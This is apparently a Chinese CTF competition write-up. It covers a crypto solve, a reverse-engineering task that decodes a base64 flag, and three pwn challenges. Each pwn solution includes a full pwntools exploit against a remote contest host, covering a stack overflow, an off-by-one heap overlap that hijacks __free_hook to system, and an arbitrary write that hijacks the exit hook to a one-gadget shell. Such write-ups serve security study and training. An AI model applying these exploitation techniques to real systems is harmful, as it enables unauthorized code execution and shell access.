由于len(flag)<=80，所以m肯定比1<<500小，于是m=2* *500-iroot((c-0x0338470),2)[0]。

```python
from gmpy2 import *
from Crypto.Util.number import *
c=10715086071862673209484250490600018105614048117055336074437503883703510511248211671489145400471130049712947188505612184220711949974689275316345656079538583389095869818942817127245278601695124271626668045250476877726638182396614587807925457735428719972874944279172128411500209111406507112585996098530169
print(long_to_bytes(2**500-iroot((c-0x0338470),2)[0]))
##flag:b'cazy{1234567890_no_m4th_n0_cRy}'
```


Re

cute_doge



```
.rdata:0000000000406096                  db  98h
.rdata:0000000000406097                  db    0
.rdata:0000000000406098 aZmxhz3tdadfuyv db 'ZmxhZ3tDaDFuYV95eWRzX2Nhenl9',0
.rdata:0000000000406098                                          ; DATA XREF: sub
.rdata:00000000004060B5 aCuteDoge       db 'cute_doge',0         ; DATA XREF: sub
.rdata:00000000004060BF                 align 20h
.rdata:00000000004060C0 unk_4060C0      db 0E6h                  ; DATA XREF: sub
.rdata:00000000004060C1                 db  88h
.rdata:00000000004060C2                 db  91h
.rdata:00000000004060C3                 db 0E8h
```

base64解码得到flag



请输入要进行 Base64 编码或解码的字符

ZmxhZ3tDaDFuYV95eWRzX2Nhenl9

Base64 编码或解码的结果:

flag{Ch1na_yyds_cazy}

flag为:

```
flag{Ch1na_yyds_cazy}
```

Pwn

pwn1

很简单的签到pwn

EXP：

```
#!/usr/bin/env python
#coding=utf-8

from pwn import*


ip = "113.201.14.253"
port = 16088

io = remote(ip,port)
#io = process('./pwn1')
#elf = ELF('./rheap')
#libc = ELF('./libc-2.27.so')
#libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
context(log_level='debug',os='linux',arch='i386')

shell_addr = 0x8048540

io.recvuntil("Gift:0x")
buf = int(io.recv(8),16)
success(hex(buf))


io.recvuntil("\n")
io.sendline(p32(0x8048540) + "b"*0x30 + p32(buf+4))


io.interactive()
```

pwn2

add功能中存在offbyone漏洞。我们用堆风水构造出一个很大overlap，释放后进入unsortedbin，之后利用地址残留泄露出libc地址，最后劫持释放堆块的fd指针，劫持freehook即可


EXP：

```
#!/usr/bin/env python
#coding=utf-8

from pwn import*


ip = "113.201.14.253"
port = 16066

io = remote(ip,port)
#io = process('./pwn2')
#elf = ELF('./rheap')
libc = ELF('./libc-2.27.so')
#libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
context(log_level='debug',os='linux',arch='amd64')


def choice(c):
 io.recvuntil(":")
 io.sendline(str(c))
 io.sendline(str(c))

def add(size,content):
 choice(1)
 io.recvuntil(":")
 io.sendline(str(size))
 io.recvuntil(":")
 io.sendline(content)

def edit(index,content):
 choice(2)
 io.recvuntil(":")
 io.sendline(str(index))
 io.recvuntil(":")
 io.sendline(content)

def show(index):
 choice(4)
 io.recvuntil(":")
 io.sendline(str(index))

def free(index):
 choice(3)
 io.recvuntil(":")
 io.sendline(str(index))



add(0x18,'A')
add(0x400,'A')
add(0x80,'A')
add(0x80,'A')

free(0)
add(0x18,'A'*0x18 + b'\xa1')

free(1)
add(0x400,'A')
show(2)

leak = u64(io.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
libc_base = leak - 96 - 0x10 - libc.sym['__malloc_hook']
fh = libc_base + libc.sym['__free_hook']
system = libc_base + libc.sym['system']
success(hex(leak))
success(hex(libc_base))

add(0x80,'AA')

add(0x18,'K')
add(0x20,'A')
add(0x20,'A')
add(0x20,'A')

free(5)

add(0x18,'A'*0x18 + b'\x61')
free(7)
free(6)
add(0x50,'A'*0x20 + p64(0) + p64(0x31) + p64(fh))
add(0x20,'/bin/sh')
add(0x20,p64(system))

free(7)
#gdb.attach(io)

io.interactive()
```

pwn3


ubuntu16的题

这里我是投机取巧用的ˆ符号




132	204	84	10000100	„	&#132;	双低 9 引号
133	205	85	10000101	…	&#133;	水平省略号
134	206	86	10000110	†	&#134;	剑号
135	207	87	10000111	‡	&#135;	双剑号
136	210	88	10001000	ˆ	&#136;	修正字符 抑扬音符号
137	211	89	10001001	‰	&#137;	千分号
138	212	8A	10001010	Š	&#138;	带弯音号的 拉丁大写字母 S
139	213	8B	10001011	‹	&#139;	左单书名号
140	214	8C	10001100	Œ	&#140;	拉丁大写组合 OE
141	215	8D	10001101			

通过调试发现，当输入两次ˆˆ后，他的值与hp向减，就可以通过条件



```
__int64 __fastcall sub_E57(__int64 a1, unsigned int *a2)
{
  unsigned int v3; // [rsp+14h] [rbp-Ch]

  if ( *(_BYTE *)a1 )
  {
    puts(">----------- Werewolf -----------<");
    printf("Name: %s\n", "2147483647");
    printf("HP: %d\n", *a2);
    puts(">------------------------------<");
    puts("Try to baokou");
    sleep(1u);
    *a2 -= *(_DWORD *)(a1 + 36);
    if ( (int)*a2 > 0 )
    {
      puts("Loser!");
      v3 = 0;
    }
    else
    {
      puts("Niu Bi!");
      v3 = 1;
    }
  }
  else
  {
    puts("You need create the character!");
    v3 = 0;
  }
  return v3;
```

我们通过条件后进入这个逻辑



```
  {
    if ( (unsigned int)sub_E57((__int64)s, (unsigned int *)v4) )
    {
      printf("Here's your reward: %p\n", &puts);
      printf("Warrior,please leave your name:");
      read(0, &buf, 8uLL);
      printf("We'll have a statue made for you!");
      read(0, buf, 8uLL);
      exit(0);
    }
```

这段代码存在任意地址写

最后我选择的是通过劫持exit hook为one gadget去getshell，中间卡了很长时间的是远程交互出来一点问题

最后EXP:

```
from pwn import *

ip = "113.201.14.253"
port = 16033
io = remote(ip,port)
#io = process('./Gpwn3')
```

```python
#io = process('./Gpwn3')
elf = ELF('./Gpwn3')
libc = elf.libc
context(log_level='debug', os='linux', arch='amd64')


def choice(c):
 io.recvuntil(":")
 io.sendline(str(c))

def add(level):
 choice(1)
 io.recvuntil(":")
 io.sendline(level)

def up(level):
 choice(2)
 io.recvuntil(":")
 io.sendline(level)

def start():
 choice(3)



add('A'*35)
up('1')

up('^^')
up('^^')

io.recvuntil(":")
io.sendline('3')

io.recvuntil("Here's your reward: 0x")
leak = int(io.recv(12),16)
libc_base = leak - libc.sym['puts']
system = libc_base + libc.sym['system']
exit_hook = libc_base+0x5f0040+3848

success(hex(leak))
success(hex(libc_base))
success(hex(exit_hook))


one = libc_base + 0xf1247
io.recvuntil(":")
io.send(p64(exit_hook))

io.recvuntil("!")
io.send(p64(one))
#gdb.attach(io,'b *$rebase(0x1064)')\
'''
up('1')
up('^')
up('^')
up('^')

sleep(1)
```

```
start()



io.recvuntil("Here's your reward: 0x")
leak = int(io.recv(12),16)
libc_base = leak - libc.sym['puts']
system = libc_base + libc.sym['system']
exit_hook = libc_base+0x5f0040+3848

success(hex(leak))
success(hex(libc_base))
success(hex(exit_hook))


one = libc_base + 0xf1247
io.recvuntil(":")
io.send(p64(exit_hook))

io.recvuntil("!")
io.send(p64(one))

#gdb.attach(io)
'''
io.interactive()
```